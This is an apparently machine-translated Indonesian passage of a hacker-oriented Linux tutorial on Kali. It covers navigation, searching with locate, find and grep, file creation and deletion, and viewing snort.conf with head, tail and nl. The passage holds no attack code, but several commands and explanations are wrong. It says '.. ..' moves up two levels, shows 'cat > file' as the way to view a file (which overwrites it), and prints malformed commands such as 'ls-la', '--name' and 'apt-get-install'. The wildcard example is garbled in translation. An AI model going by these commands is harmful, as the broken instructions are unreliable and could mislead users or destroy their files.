Tidak seperti saat Anda bekerja di lingkungan antarmuka pengguna grafis/*graphical user interface* (GUI) seperti Windows atau macOS, command line di Linux tidak selalu menunjukkan direktori mana Anda berada saat ini, untuk menavigasi direktori baru Anda biasanya perlu mengetahui di mana Anda saat ini. Perintah direktori kerja saat ini, pwd, mengembalikan lokasi Anda dalam struktur direktori.

Masukkan pwd di terminal Anda untuk melihat di mana Anda berada:

```
Kali > pwd
/root
```

Dalam hal ini, Linux mengembalikan/root, memberi tahu saya bahwa saya berada di direktori pengguna root. Dan karena Anda masuk sebagai root saat memulai Linux, Anda juga harus berada di direktori pengguna root yang satu tingkat di bawah bagian atas struktur sistem file (/). Jika Anda berada di direktori lain, pwd akan mengembalikan nama direktori tersebut sebagai gantinya.

Memeriksa Login Anda dengan whoami

Di Linux, superuser atau administrator sistem yang "sangat kuat" bernama root, dan ia memiliki semua hak istimewa sistem yang diperlukan untuk menambahkan pengguna, mengubah kata sandi, mengubah hak istimewa, dan seterusnya. Jelas, Anda tidak ingin sembarang orang memiliki kemampuan untuk membuat perubahan tersebut; Anda menginginkan seseorang yang dapat dipercaya dan memiliki pengetahuan yang tepat tentang sistem operasi. Sebagai *Hacker*, Anda biasanya perlu memiliki semua hak istimewa tersebut untuk menjalankan program dan perintah yang Anda perlukan (banyak alat *Hacker* tidak akan berfungsi kecuali Anda memiliki hak akses root), jadi Anda ingin masuk sebagai root.

Jika Anda lupa apakah Anda login sebagai root atau pengguna lain, Anda dapat menggunakan perintah whoami untuk melihat pengguna mana Anda login sebagai:

```
Kali > whoami
Root
```

Jika saya telah masuk sebagai pengguna lain, seperti akun pribadi saya, whoami akan mengembalikan nama pengguna saya, seperti yang ditunjukkan di sini:

```
Kali > whoami
OTW
```

Menavigasi Sistem File Linux

Menavigasi sistem file dari terminal adalah keterampilan Linux yang penting. Untuk menyelesaiakan apa saja dalam file linux, Anda harus dapat menemukan aplikasi, file, dan direktori yang berada di direktori lain. Dalam sistem berbasis GUI, Anda dapat melihat direktori secara visual, tetapi bila Anda menggunakan antarmuka baris perintah, strukturnya sepenuhnya berbasis teks, dan menavigasi sistem file berarti menggunakan beberapa perintah.

Mengubah Direktori dengan cd

Untuk mengubah direktori dari terminal, gunakan perintah ubah direktori, cd. Misalnya, berikut ini adalah cara untuk mengubah direktori/etc yang digunakan untuk menyimpan file konfigurasi:

```
Kali > cd/etc
root@kali:/etc#
```

Perintah berubah menjadi root@kali:/etc, menunjukkan bahwa kita berada dalam direktori/etc. Kita dapat mengonfirmasi ini dengan memasukkan pwd

```
root@kali:/etc# pwd
/etc
```

Untuk naik satu tingkat dalam struktur file (menuju akar struktur file, atau/), kami menggunakan cd diikuti dengan titik ganda (..), seperti yang ditunjukkan di sini:

```
root@kali:/etc# cd ..
root@kali:/# pwd
/
root@kali:/#
```

Ini untuk memindahkan satu tingkat dari/etc ke direktori /root, tetapi Anda juga bisa naik ke tingkat sebanyak yang Anda butuhkan. Cukup gunakan jumlah pasangan titik ganda yang sama dengan jumlah level yang ingin Anda pindahkan:

- Anda akan menggunakan **..** untuk naik satu tingkat.
- Anda akan menggunakan **.. ..** untuk naik dua tingkat.
- Anda akan menggunakan **.. .. ..** untuk naik tiga tingkat, dan seterusnya.

Jadi, misalnya, untuk naik dua tingkat, masukkan cd diikuti dengan dua set titik ganda dengan spasi di antaranya:

```
Kali > cd
```

Anda juga dapat naik ke level root di struktur file dari mana saja dengan memasukkan cd /, dimana / mewakili root sistem file. ile.

Mencantumkan Isi Direktori dengan ls

Untuk melihat isi direktori (file dan subdirektori), kita dapat menggunakan perintah ls (list). Ini sangat mirip dengan dir command di Windows.

```
kali >ls
bin   initrd.img      media     run      var
boot  initrd.img.old  mnt       sbin     vmlinuz
dev   lib             opt       srv      vmlinuz.old
etc   lib64           proc      tmp
home  lost+found      root      usr
```

Perintah ini mencantumkan berkas dan direktori yang ada di direktori tersebut. Anda juga dapat menggunakan perintah ini pada direktori tertentu, bukan hanya direktori tempat Anda berada saat ini, dengan mencantumkan nama direktori setelah perintah; misalnya, *ls /etc* menunjukkan apa yang ada di *direktori/etc*.

Untuk mendapatkan lebih banyak informasi tentang file dan direktori, seperti izin, pemilik, ukuran, dan kapan terakhir diubah, Anda dapat menambahkan tombol -l setelah *ls* (l singkatan dari long). Ini sering disebut sebagai daftar panjang. Mari coba di sini:

```
kali >ls -l
total 84
drw-r--r--    1    root     root     4096     Dec     5   11:15     bin
drw-r--r--    2    root     root     4096     Dec     5   11:15     boot
drw-r--r--    3    root     root     4096     Dec     9   13:10     dev
drw-r--r--    18   root     root     4096     Dec     9   13:43     etc
--snip--
drw-r--r--    1    root     root     4096     Dec     5   11:15     var
```

Seperti yang Anda lihat, ls -l memberi kami lebih banyak informasi secara signifikan, seperti; apakah suatu objek adalah file atau direktori, jumlah tautan, pemilik, grup, ukurannya, saat dibuat atau diubah namanya.

Saya biasanya menambahkan -l switch setiap
kali melakukan penlisting di Linux, tetapi ke masing-masing. Kita akan berbicara lebih banyak tentang ls -l di Bab 5. Beberapa file di Linux disembunyikan dan tidak akan diungkapkan dengan perintah ls atau ls -l sederhana.

Untuk menampilkan file tersembunyi, tambahkan huruf kecil –pengalih, seperti:

```
Kali > ls-la
```

Jika Anda tidak melihat file yang Anda harapkan untuk dilihat, ada baiknya mencoba dengan bendera.

Getting Help

Hampir setiap perintah, aplikasi, atau utilitas memiliki file help khusus di Linux yang memberikan panduan untuk penggunaannya. Misalnya, jika saya memerlukan bantuan menggunakan alat cracking nirkabel terbaik, aircrackng, saya cukup mengetik perintah aircrack-ng diikuti dengan command --help:

```
Kali > aircrack-ng --help
```

Perhatikan tanda pisah ganda di sini. Konvensi di Linux adalah menggunakan tanda pisah (--) sebelum opsi kata, seperti bantuan, dan tanda hubung tunggal (-) sebelum opsi satu huruf, seperti –h .

Saat Anda memasukkan perintah ini, Anda akan melihat deskripsi singkat tentang tool dan panduan tentang cara menggunakannya.

Dalam beberapa kasus, Anda dapat menggunakan -h atau -? untuk membuka file bantuan. Misalnya, jika saya memerlukan bantuan menggunakan alat pemindai port terbaik, nmap, saya akan memasukkan yang berikut ini:

```
Kali>nmap -h
```

Sayangnya, meskipun banyak aplikasi mendukung ketiga opsi tersebut (--help , -h, dan -?), tidak ada jaminan pada aplikasi yang Anda gunakan akan. Jadi, jika satu opsi tidak berfungsi, maka coba yang lain.

Merujuk Halaman Manual dengan man

Selain tombol bantuan, sebagian besar perintah dan aplikasi memiliki halaman manual (man) dengan informasi lebih lanjut, seperti deskripsi dan sinopsis dari perintah atau aplikasi. Anda dapat melihat halaman manual hanya dengan mengetikkan man sebelum perintah, utilitas, atau aplikasi. Untuk melihat laman man pada aircrack-ng, Anda harus memasukkan yang seperti ini :

```
Kali>man aircrack-ng
NAME
        Aircrack-ng – a 802.11 WEP / WPA-PSK key cracker
SYNOPSIS
        Aircrack-ng [option] <.cap/ .ivs file(s)>
DESCRIPTION
        Aircrack-ng adlah sebuah 802.11 WEP dan WPA/WPA2-PSK key cracking program. Ia
        dapat memulihkan kunci WEP setelah cukup banyak paket terenkripsi telah ditangkap
        dengan airdump-ng. Bagian ini atau suite aircrack-ng menentukan kunci WEP
        menggunakan dua metode dasar.
        Metode pertama adalah melalui pendekatan PTW (Pyshkin, Tews, Weinmann).
        Keuntungan utama dari pendekatan PTW adalah bahwa sangat sedikit paket data
        yang diperlukan untuk memecahkan kunci WEP.
        Metode kedua adalah metode FMS/KoreK. Metode FMS/KoreK menggabungkan
        berbagai serangan statistik untuk menemukan kunci WEP dan menggunakannya
        dalam kombinasi dengan pemaksaan kasar. Selain itu, program ini menawarkan
        metode kamus untuk menentukan kunci WEP. Untuk memecahkan kunci pra-berbagi
        WPA/WPA2, daftar dunia (file atau stdin) atau airolib-ng harus digunakan.
```

Tindakan ini akan membuka manual untuk peretasan udara, yang memberi Anda informasi yang lebih mendetail daripada layar bantuan. Anda dapat menggulir file manual ini menggunakan tombol **ENTER**, atau Anda dapat membuka halaman ke atas dan ke bawah

masing-masing menggunakan tombol **PG DN** dan **PG UP**. Untuk keluar, cukup masukkan **q** (untuk keluar), dan Anda akan kembali ke command prompt.

1.4 *FINDING STUFF*

Sebelum Anda terbiasa dengan Linux, mungkin sulit untuk menemukan jalan keluar, tetapi pengetahuan tentang beberapa perintah dan teknik dasar akan sangat membantu untuk membuat command line yang jauh lebiih ramah. Perintah berikut ini membantu Anda menemukan sesuatu dari terminal

Searching dengan locate

Mungkin perintah yang termudah untuk digunakan adalah locate. Diikuti dengan kata kunci yang menunjukkan apa yang ingin Anda temukan, perintah ini akan melewati seluruh sistem file Anda dan menemukan setiap kemunculan kata itu.

Untuk mencari aircrack-ng, misalnya, masukkan yang berikut:

```
kali >locate aircrack-ng
/usr/bin/aircrack-ng
/usr/share/applications/kali-aircrack-ng.desktop
/usr/share/desktop-directories/05-1-01-aircrack-ng.directory
--snip -
/var/lib/dpkg/info/aircrack-ng.mg5sums
```

Namun, perintah locate tidak sempurna. Terkadang hasil lokasi dari command locate agak menakjubkan, karena memberikan terlalu banyak informasi kepada Anda. Selain itu, locate menggunakan database yang biasanya hanya diupdate sekali sehari, jadi jika Anda baru saja membuat file beberapa menit atau beberapa jam yang lalu, file tersebut mungkin tidak akan muncul dalam daftar ini hingga hari berikutnya. Ada baiknya untuk mengetahui kelemahan dari perintah dasar ini sehingga Anda dapat memutuskan dengan lebih baik kapan yang terbaik untuk menggunakan masing-masing perintah.

Menemukan Biner dengan whereis

Jika Anda mencari file biner, Anda dapat menggunakan perintah whereis untuk menemukannya. Perintah ini tidak hanya mengembalikan lokasi biner tetapi juga sumber dan halaman manualnya jika tersedia. Berikut contohnya:

```
kali >whereis aircrack-ng
aircarck-ng: /usr/bin/aircarck-ng /usr/share/man/man1/aircarck-ng.1.gz
```

Dalam hal ini, whereis hanya ditampilkan biner aircrackng dan halaman manual, daripada setiap kemunculan kata aircrackng. Jauh lebih efisien dan mencerahkan, bukan?

Menemukan Biner dalam Variabel PATH dengan which

Perintah which bahkan lebih spesifik: ia hanya mengembalikan lokasi biner dalam variabel PATH di Linux. Kita akan melihat lebih dekat pada variabel PATH di Bab 7, tetapi untuk saat ini sudah cukup untuk mengetahui bahwa PATH menyimpan direktori di mana sistem operasi mencari perintah yang Anda jalankan pada baris perintah. Misalnya, ketika saya memasukkan aircrack-ng pada baris command, sistem operasi melihat ke variabel PATH untuk melihat di direktori mana ia harus mencari aircrackng:

```
kali >which aircrack-ng
/usr/bin/aircrack-ng
```

Di sini, which dapat menemukan satu file biner di direktori yang tercantum di variabel PATH. Minimal, direktori ini biasanya menyertakan /usr/bin, tetapi mungkin menyertakan /usr/sbin dan mungkin beberapa lainnya.

Melakukan Penelusuran yang Lebih Canggih dengan find

Perintah find adalah utilitas pencarian yang paling kuat dan fleksibel. Ini dapat memulai pencarian Anda di direktori yang ditentukan dan mencari sejumlah parameter yang berbeda, termasuk, tentu saja, nama file, tetapi juga tanggal pembuatan atau modifikasi, pemilik, grup, izin, dan ukuran. Berikut ini merupakan sintaks dasar untuk command find :

```
find ekspresi opsi direktori
```

Jadi, jika saya ingin menelusuri file dengan nama apache2 (server web open source) yang dimulai dari direktori root, saya akan memasukkan yang berikut ini:

```
kali > find / ❶ -type f ❷ -name apache2 ❸
```

Pertama, saya akan menyebutkan direktori untuk memulai penelusuran, dalam hal ini /❶. Kemudian saya menentukan jenis file yang akan ditelusuri, dalam hal ini untuk file biasa ❷. Terakhir, saya memberikan nama file yang saya cari, dalam hal ini apache2❸.

Hasil yang saya dapatkan untuk penelusuran ditampilkan di sini:

```
kali >find  / -type f -name apache2
/usr/lib/apache2/mpm-itk/apache2
/usr/lib/apache2/mpm-event/apache2
/usr/lib/apache2/mpm-worker/apache2
/usr/lib/apache2/mpm-prefork/apache2
/etc/cron.daily/apache2
/etc/logrotate.d/apache2
/etc/init.d/apache2
/etc/default/apache2
```

Perintah find dimulai di bagian atas sistem file (/), menelusuri setiap direktori mencari *apache2* di nama file, dan kemudian mencantumkan semua instance yang ditemukan. Seperti yang Anda bayangkan, penelusuran yang terlihat di setiap direktori bisa jadi lambat. Salah satu cara untuk mempercepatnya adalah dengan melihat di direktori tempat Anda berharap menemukan file yang Anda butuhkan. Dalam hal ini, kami mencari file konfigurasi, sehingga kami dapat memulai pencarian di direktori */etc*, dan Linux hanya akan mencari sejauh subdirektorinya. Mari kita coba:

```
kali >find /etc -type f -name apache2
/etc/init.d/apache2
/etc/logrotate.d/apache2
/etc/cron.daily/apache2
```

Penelusuran yang jauh lebih cepat ini hanya menemukan kemunculan Apache2 di direktori /etc dan subdirektorinya. Penting juga untuk diperhatikan bahwa tidak seperti beberapa perintah penelusuran lainnya, find hanya tampilan yang cocok dengan nama persis. Jika file apache2 memiliki ekstensi, seperti apache2.conf, penelusuran ini tidak akan menemukan kecocokan. Kami dapat memperbaiki batasan ini dengan menggunakan karakter pengganti, yang memungkinkan kami untuk mencocokkan beberapa karakter. Karakter pengganti datang dalam beberapa bentuk berbeda: * . , ? dan [ ] .

Mari kita lihat di direktori /etc untuk semua file yang dimulai dengan apache2 dan memiliki ekstensi apa pun. Untuk ini, kita dapat menulis perintah temukan menggunakan karakter pengganti berikut:

```
kali >find /etc -type f --name apache2.*
/etc/apache2/apache2.conf
```

Saat kami menjalankan perintah ini, kami menemukan bahwa ada satu file di direktori /etc yang sesuai dengan pola *apache2.*.* Saat kami menggunakan titik yang diikuti dengan karakter pengganti, terminal akan mencari ekstensi apa pun setelah nama file *apache2*. Ini bisa menjadi teknik yang sangat berguna untuk menemukan file yang ekstensi filenya tidak Anda ketahui.

Saat saya menjalankan perintah ini, saya menemukan dua file yang dimulai dengan *apache2* di direktori /etc, termasuk file *apache2.conf.*

LIHAT CEPAT DI WILDCARD

Misalnya, kita sedang melakukan penelusuran di direktori yang memiliki file cat, hat, what, dan bat. yang ? wildcard digunakan untuk mewakili satu karakter, jadi penelusuran untuk di akan menemukan topi, cat, dan kelelawar tetapi bukan apa, karena di dalam nama file ini didahului oleh dua huruf. Karakter pengganti [] di digunakan untuk mencocokkan karakter yang muncul di dalam tanda kurung siku. Misalnya, penelusuran untuk [c,b]di akan cocok dengan cat dan kelelawar tetapi bukan topi atau apa. Di antara karakter pengganti yang paling banyak digunakan adalah tanda bintang (*), yang cocok dengan karakter apa pun dengan panjang berapa pun, dari tidak ada hingga jumlah karakter yang tidak terbatas. Penelusuran untuk *di, misalnya, akan menemukan cat, topi, apa, dan kelelawar.

Memfilter dengan grep

Sangat sering saat menggunakan baris perintah, Anda ingin menelusuri kata kunci tertentu.Untuk ini, Anda dapat menggunakan perintah grep sebagai filter untuk menelusuri k ata kunci. Perintah grep sering digunakan saat output disalurkan dari satu perintah ke perintah lainnya. Saya membahas perpipaan di Bab 2, tetapi untuk saat ini, cukup untuk mengatakan bahwa Linux (dan Windows dalam hal ini) memungkinkan kita untuk mengambil output dari satu perintah dan mengirimkannya sebagai input ke perintah lain. Ini disebut *piping*, dan kami menggunakan | *command to do it* (tombol | biasanya di atas tombol ENTER pada keyboard Anda).

Perintah ps digunakan untuk menampilkan informasi tentang proses yang berjalan pada mesin. Kami membahas ini secara lebih mendetail di Bab 6, tetapi untuk contoh ini, misalkan saya ingin melihat semua proses yang berjalan di sistem Linux saya. Dalam hal ini, saya dapat menggunakan perintah ps (proses) diikuti oleh sakelar aux untuk menentukan informasi proses mana yang akan ditampilkan, seperti:

```
Kali>ps aux
```

Ini memberi saya daftar semua proses yang berjalan di sistem ini—tetapi bagaimana jika saya hanya ingin menemukan satu proses untuk melihat apakah itu berjalan? Saya dapat melakukannya dengan menyalurkan output dari ps ke grep dan mencari kata kunci. Misalnya, untuk mengetahui apakah layanan apache2 sedang berjalan, saya akan memasukkan yang berikut ini.

```
kali >ps aux | grep apache2
root  4851 0.2 0.7 37548  7668 ?  Ss  10:14  0:00   /usr/sbin/apache2 -k start
```

```
root  4906 0.0 0.4 37572  4228 ?  S   10:14  0:00   /usr/sbin/apache2 -k start
root  4910 0.0 0.4 37572  4228 ?  Ss  10:14  0:00   /usr/sbin/apache2 -k start
--snip -
```

Perintah ini memberi tahu Linux untuk menampilkan semua layanan saya dan kemudian mengirim output tersebut ke grep, yang akan melihat melalui output untuk kata kunci Apache2 dan kemudian hanya menampilkan output yang relevan, sehingga menghemat waktu dan penglihatan saya.

1.5 MENGUBAH FILE DAN DIREKTORI

Setelah menemukan file dan direktori, Anda pasti ingin dapat melakukan tindakan pada file dan direktori tersebut. Di bagian ini, kita melihat cara membuat file dan direktori, menyalin file, mengganti nama file, dan menghapus file dan direktori.

Membuat File

Ada banyak cara untuk membuat file di Linux, tetapi untuk saat ini kita hanya akan melihat dua metode sederhana. Yang pertama adalah cat, yang merupakan kependekan dari concatenate, artinya menggabungkan bagian-bagian menjadi satu (bukan referensi untuk cat peliharaan favorit Anda). Perintah cat umumnya digunakan untuk menampilkan konten file, tetapi juga dapat digunakan untuk membuat file kecil. Untuk membuat file yang lebih besar, sebaiknya masukkan kode di editor teks seperti vim, emacs, leafpad, gedit, atau kate, lalu simpan sebagai file.

Penggabungan dengan cat

Perintah cat diikuti dengan nama file akan menampilkan konten file tersebut, tetapi untuk membuat file, kami mengikuti perintah cat dengan pengalihan, ditandai dengan simbol>, dan nama untuk file yang ingin kami buat. Brikut contohnya:

```
kali >cat > hackingskills
Hacking adalah keahlian paling berharga di abad ke-21!
```

Saat Anda menekan ENTER, Linux akan masuk ke mode interaktif dan menunggu Anda mulai memasukkan konten untuk file tersebut. Ini mungkin membingungkan karena prompt menghilang, tetapi jika Anda mulai mengetik, apa pun yang Anda masukkan akan masuk ke dalam file (dalam hal ini, *hackingskill*). Di sini, saya mengetik Hacking adalah kumpulan keterampilan paling berharga di abad ke-21!. Untuk keluar dan kembali lagi ke perintah, saya tekan CTRL+D. Kemudian, ketika saya ingin melihat apa yang ada di file keterampilan peretasan, saya memasukkan yang berikut ini:

```
kali >cat > hackingskills
Hacking adalah keahlian paling berharga di abad ke-21!
```

Jika Anda tidak menggunakan simbol pengalihan, Linux akan memuntahkan kembali konten file Anda. Untuk menambahkan, atau menambahkan, lebih banyak konten ke file, Anda dapat menggunakan perintah cat dengan pengalihan ganda (>>), diikuti dengan apa pun yang ingin Anda tambahkan ke akhir file. Berikut ini contohnya:

```
kali >cat >> hackingskills
Semua orang harus mempelajari hacking
```

Sekali lagi, Linux masuk ke mode interaktif, menunggu konten ditambahkan ke file. Saat saya masuk Semua orang harus belajar meretas dan menekan CTRL+D, saya kembali ke perintah. Sekarang, ketika saya menampilkan isi file tersebut dengan cat, saya dapat

melihat bahwa file tersebut telah ditambahkan dengan Semua orang harus belajar peretasan, seperti yang ditunjukkan di sini:

```
kali >cat hackingskills
Peretasan adalah keahlian paling berharga di abad ke-21! Semua orang harus belajar peretasan
```

Jika saya ingin menimpa file dengan informasi baru, saya cukup menggunakan perintah cat dengan satu pengalihan lagi, sebagai berikut:

```
kali >cat > hackingskills
Semua orang tanpa keterampilan meretas di IT Securituy berada dalam kegelapan
kali >cat hackingskills
Semua orang tanpa keterampilan meretas di IT Securituy berada dalam kegelapan
```

Seperti yang Anda lihat di sini, Linux masuk ke mode interaktif, dan saya memasukkan teks baru lalu keluar kembali ke prompt. Ketika saya sekali lagi menggunakan cat untuk melihat isi file, disitu saya melihat bahwa kata-kata saya sebelumnya telah ditimpa dengan teks terbaru.

Pembuatan File dengan touch

Perintah kedua untuk pembuatan file adalah touch. Perintah ini pada awalnya dikembangkan sehingga pengguna cukup menyentuh file untuk mengubah beberapa detailnya, seperti tanggal dibuat atau dimodifikasi. Namun, jika file tersebut belum ada, perintah ini akan membuat file tersebut secara default.

Mari buat file baru dengan touch:

```
kali >touch newfile
```

Sekarang ketika saya menggunakan ls –l untuk melihat daftar panjang direktori, saya melihat bahwa file baru telah dibuat bernama file baru. Perhatikan bahwa ukurannya adalah 0 karena tidak ada konten di file baru.

Membuat Direktori

Perintah untuk create directory/membuat direktori di Linux adalah mkdir, singkatan dari *make directory*. Untuk membuat direktori dengan nama direktori baru, masukkan perintah berikut:

```
kali >mkdir newdirectory
```

Untuk menavigasi ke direktori yang baru dibuat ini, cukup masukkan ini:

```
kali >cd newdirectory
```

Copy File

Untuk copy file, kami menggunakan perintah cp. Tindakan ini akan membuat duplikat file di lokasi baru dan membiarkan yang lama tetap di tempatnya. Di sini, kami akan membuat file file lama di direktori root dengan sentuhan dan menyalinnya ke /root/newdirectory, mengganti namanya dalam proses dan membiarkan file lama asli di tempatnya:

```
kali >touch oldfile
kali >cp oldfile  /root/newdirectory/newfile
```

Renaming file adalah opsional dan dilakukan hanya dengan menambahkan nama yang ingin Anda berikan ke akhir jalur direktori. Jika Anda tidak mengganti nama file saat Anda menyalinnya, file tersebut akan mempertahankan nama aslinya secara default.

Saat kami menavigasi ke *new directory*, kami melihat bahwa ada salinan persis dari *old file* yang disebut *new file*:

```
kali >cd newdirectory
kali >ls
newfile   oldfile
```

Rename File

Sayangnya, Linux tidak memiliki perintah yang hanya ditujukan untuk mengganti nama file, seperti yang dilakukan Windows dan beberapa sistem operasi lainnya, tetapi ia memiliki perintah mv (move).

Perintah mv dapat digunakan untuk memindahkan file atau direktori ke lokasi baru atau sekadar memberi nama baru pada file yang sudah ada. Untuk mengganti nama *new file* menjadi *new file2*, Anda harus memasukkan yang berikut:

```
kali >mv newfile newfile2
kali >ls
oldfile newfile2
```

Sekarang saat Anda mencantumkan (ls) direktori tersebut, Anda melihat *New file2* tetapi bukan *new file*, karena telah diganti namanya. Anda dapat melakukan hal yang sama dengan direktori.

Delete File

Untuk menghapus file, Anda cukup menggunakan perintah rm, seperti:

```
kali >rm newfile2
```

Jika Anda sekarang melakukan daftar panjang di direktori, Anda dapat mengonfirmasi bahwa file telah dihapus.

Menghapus Direktori

Perintah untuk menghapus direktori mirip dengan perintah rm untuk menghapus file tetapi dengan dir (untuk direktori) ditambahkan, seperti:

```
kali >rmdir newdirectory
rmdir:failed to remove 'newdirectory': Directory not empty
```

Penting untuk diperhatikan bahwa rmdir tidak akan menghapus direktori yang tidak kosong, tetapi akan memberi Anda pesan peringatan bahwa "directory is not empty", seperti yang dapat Anda lihat dalam contoh ini. Anda harus terlebih dahulu menghapus semua konten direktori sebelum menghapusnya. Ini untuk mencegah Anda menghapus objek yang tidak ingin Anda hapus secara tidak sengaja.

Jika Anda ingin menghapus direktori dan kontennya sekaligus, Anda dapat menggunakan tombol -r setelah rm, seperti:

```
kali >rm -r newdirectory
```

Namun, hanya perlu berhati-hati: berhati-hatilah dalam menggunakan opsi -r dengan rm, setidaknya pada awalnya, karena sangat mudah untuk menghapus file dan direktori berharga secara tidak sengaja. Menggunakan rm -r di direktori home Anda, misalnya, akan menghapus setiap file dan direktori di sana—mungkin bukan yang Anda inginkan.

1.6 PLAY NOW!

Sekarang setelah Anda memiliki beberapa keterampilan dasar untuk menavigasi di sekitar sistem file, Anda dapat bermain dengan sistem Linux Anda sedikit sebelum melanjutkan. Cara terbaik untuk merasa nyaman menggunakan terminal adalah dengan mencoba keterampilan yang baru Anda temukan sekarang juga. Dalam bab-bab berikutnya, kita akan menjelajahi lebih jauh dan lebih dalam ke taman bermain *Hacker* kita.

1.7 LATIHAN

Sebelum Anda lanjut ke Bab 2, coba uji skill Anda dari pembelajaran bab ini dengan melengkapi latihan dibawah ini :

1. Gunakan command ls dari direktori root (/)untuk mengeksplor struktur Linux. Pindah ke setiap direktori menggunakan perintah cd dan run pwd untuk memverifikasi sedang di struktur direktori manakan Anda ?
2. Gunakan perintah whoami untuk verifikasi dengan user yang mana Anda login.
3. Gunakan perintah locate untuk menemukan wordlist yang dapat digunakan untuk cracking pasword.
4. Gunakan perintah cat untuk membuat file baru dan tambahkan ke file tersebut. Ingatlah bahwa > mengarahkan input ke file dan >> menambahkan ke file.
5. Buatlah direktori baru dengan nama *backerdirectory* dan buatlah sebuah file dalam direktori dengan nama *backedfile.* Sekarang copy file tersebut ke *direktori /root* Anda dan ubah namanya menjadi *secretfile*.

BAB 2
MANIPULASI TEKS

Di Linux, hampir semua yang Anda tangani secara langsung adalah file, dan paling sering ini adalah file teks; misalnya, semua file konfigurasi di Linux adalah file teks. Jadi, untuk mengonfigurasi ulang aplikasi, Anda cukup membuka file konfigurasi, mengubah teks, menyimpan file, lalu memulai ulang aplikasi—konfigurasi ulang Anda selesai.

Dengan begitu banyak file teks, memanipulasi teks menjadi sangat penting dalam mengelola Linux dan aplikasi Linux. Dalam bab ini, Anda akan menggunakan beeberapa perintah dan teknik untuk memanipulasi teks Linux.

Untuk tujuan ilustrasi, saya akan menggunakan file dari sistem deteksi intrusi jaringan/*network intrusion detection system* (NIDS) terbaik di dunia, Snort, yang pertama kali dikembangkan oleh Marty Roesch dan sekarang dimiliki oleh Cisco. NIDS biasanya digunakan untuk mendeteksi penyusupan oleh *Hacker*, jadi jika Anda ingin menjadi *Hacker* yang sukses, Anda harus terbiasa dengan cara NIDS mencegah serangan dan cara Anda dapat menyalahgunakannya untuk mendeteksinya.

Catatan

Jika versi Kali Linux yang Anda gunakan sudah tidak terinstal dengan Snort, Anda dapat mengunduh file dari repositori Kali dengan memasukkan apt-get-install snort.

2.1 MELIHAT FILE

Seperti yang ditunjukkan dalam Bab 1, display command teks yang paling dasar mungkin adalah cat, tetapi memiliki keterbatasan. Gunakan cat untuk menampilkan file konfigurasi Snort (snort.conf) yang ditemukan di/etc/snort (lihat Daftar 2.1).

```
kali >cat /etc/snort/snort.conf
```

Daftar 2.1 Menampilkan snort.conf di jendela terminal

Layar Anda sekarang seharusnya menampilkan seluruh file snort.conf, yang akan mengalir hingga tiba di akhir file, seperti yang ditunjukkan di sini. Ini bukan cara yang paling nyaman atau praktis untuk melihat dan bekerja dengan file ini.

```
# include $SO_RULE_PATH/exploit.rules
# include $SO_RULE_PATH/exploit.rules
# include $SO_RULE_PATH/exploit.rules
# include $SO_RULE_PATH/exploit.rules
# include $SO_RULE_PATH/exploit.rules
--snip -
# perintah ambang atau penindasan ...
kali >
```

Dalam dua bagian berikut, saya akan menunjukkan perintah head dan tail, yang merupakan dua metode untuk menampilkan hanya sebagian dari konten file agar lebih mudah melihat konten utama.

Mengambil Head

Jika Anda hanya ingin melihat awal dari suatu file, Anda dapat menggunakan perintah head. Secara default, perintah ini menampilkan 10 baris pertama dari sebuah file. Perintah berikut, misalnya, menampilkan 10 baris pertama snort.conf:

```
kali >head /etc/snort/snort.conf
#--------------------------------------------------------------
# VRT Rules Packages Snort.conf #
#    For more information visit us at:
--snip -
#Snort bugs:bugs@snort.org
```

Jika Anda ingin melihat lebih banyak atau lebih sedikit dari 10 baris default, masukkan jumlah yang Anda inginkan dengan tombol tanda hubung (-) setelah panggilan ke head dan sebelum nama file. Misalnya, jika Anda ingin melihat 20 baris pertama dari file tersebut, Anda harus memasukkan perintah yang ditampilkan di bagian atas Daftar 2.2.

```
kali >head -20 /etc/snort/snort.conf

#-------------------------------------------------
#VRT Rule Packages Snort.conf
#
#For more information visit us at:
#.
#.
#.
#Options : --enable-gre --enable-mpls --enable-targetbased
--enable-ppm --enable-perfprofiling enable-zlib --enable-act
live-response --enable-normalizer --enable-reload --enable-react
```

Daftar 2.2 Menampilkan 20 baris pertama snort.conf di jendela terminal

Anda seharusnya hanya melihat 20 baris pertama dari snort.conf yang ditampilkan di jendela terminal Anda.

Meraih Tail

Itu Perintah ekor mirip dengan perintah kepala, tetapi digunakan untuk melihat baris terakhir file. Mari kita gunakan di snort.conf:

```
kali >tail /etc/snort/snort.conf
#include $SO_RULE_PATH/smtp.rules
#include $SO_RULE_PATH/specific-threats.rules
#include $SO_RULE_PATH/web-activex.rules \
#include $SO_RULE_PATH/web-client.rules
#include $SO_RULE_PATH/web-iis.rules
#include $SO_RULE_PATH/web-miscp.rules

#Event thresholding and suppression commands. See threshold.conf
```

Perhatikan bahwa perintah ini menampilkan beberapa baris terakhir dari file aturan, tetapi tidak semuanya, karena mirip dengan head, default untuk tail adalah menampilkan 10 baris. Anda dapat menampilkan lebih banyak baris dengan mengambil 20 baris terakhir dari snort.conf. Seperti perintah head, Anda dapat mengetahui jumlah baris yang akan ditampilkan dengan memasukkan tanda hubung (-) dan kemudian jumlah baris antara perintah dan nama file, seperti yang ditunjukkan di Daftar 2.3.

```
kali >tail -20 /etc/snort/snort.conf
#include $SO_RULE_PATH/chat.rules
```

```
#include $SO_RULE_PATH/chat.rules #include $SO_RULE_PATH/chat.rules
--snip
-#Event thresholding or suppression commands. See theshold.conf
```

Daftar 2.3 Menampilkan 20 baris terakhir dari snort.conf di jendela terminal

Sekarang kita dapat melihat hampir semua baris penyertaan dari file aturan pada satu layar.

Memberi Nomor pada Garis

Terkadang, terutama dengan file yang sangat panjang, kita mungkin ingin file dapat menampilkan nomor baris. Karena snort.conf memiliki lebih dari 600 baris, nomor baris akan berguna di sini. Hal ini memudahkan dalam merujuk perubahan dan kembali ke tempat yang sama di dalam file.

Untuk menampilkan file dengan nomor baris, kami menggunakan perintah nl (baris a ngka). Cukup masukkan perintah yang ditampilkan di Daftar 2.4.

```
kali >nl /etc/snort/snort.conf
612
##################################################################
613 #dynamic library rules
614 #include $SO_RULE_PATH/bad-traffic.rules
615 #include $SO_RULE_PATH/chat.rules
--snip -
630 #include $SO_RULE_PATH/web-iis.rules
631 #include $SO_RULE_PATH/web-misc.rules
```

Daftar 2.4 Menampilkan nomor baris di output terminal

Setiap baris kini memiliki nomor, membuat referensi jauh lebih mudah.

2.2 FILTER TEKS DENGAN GREP

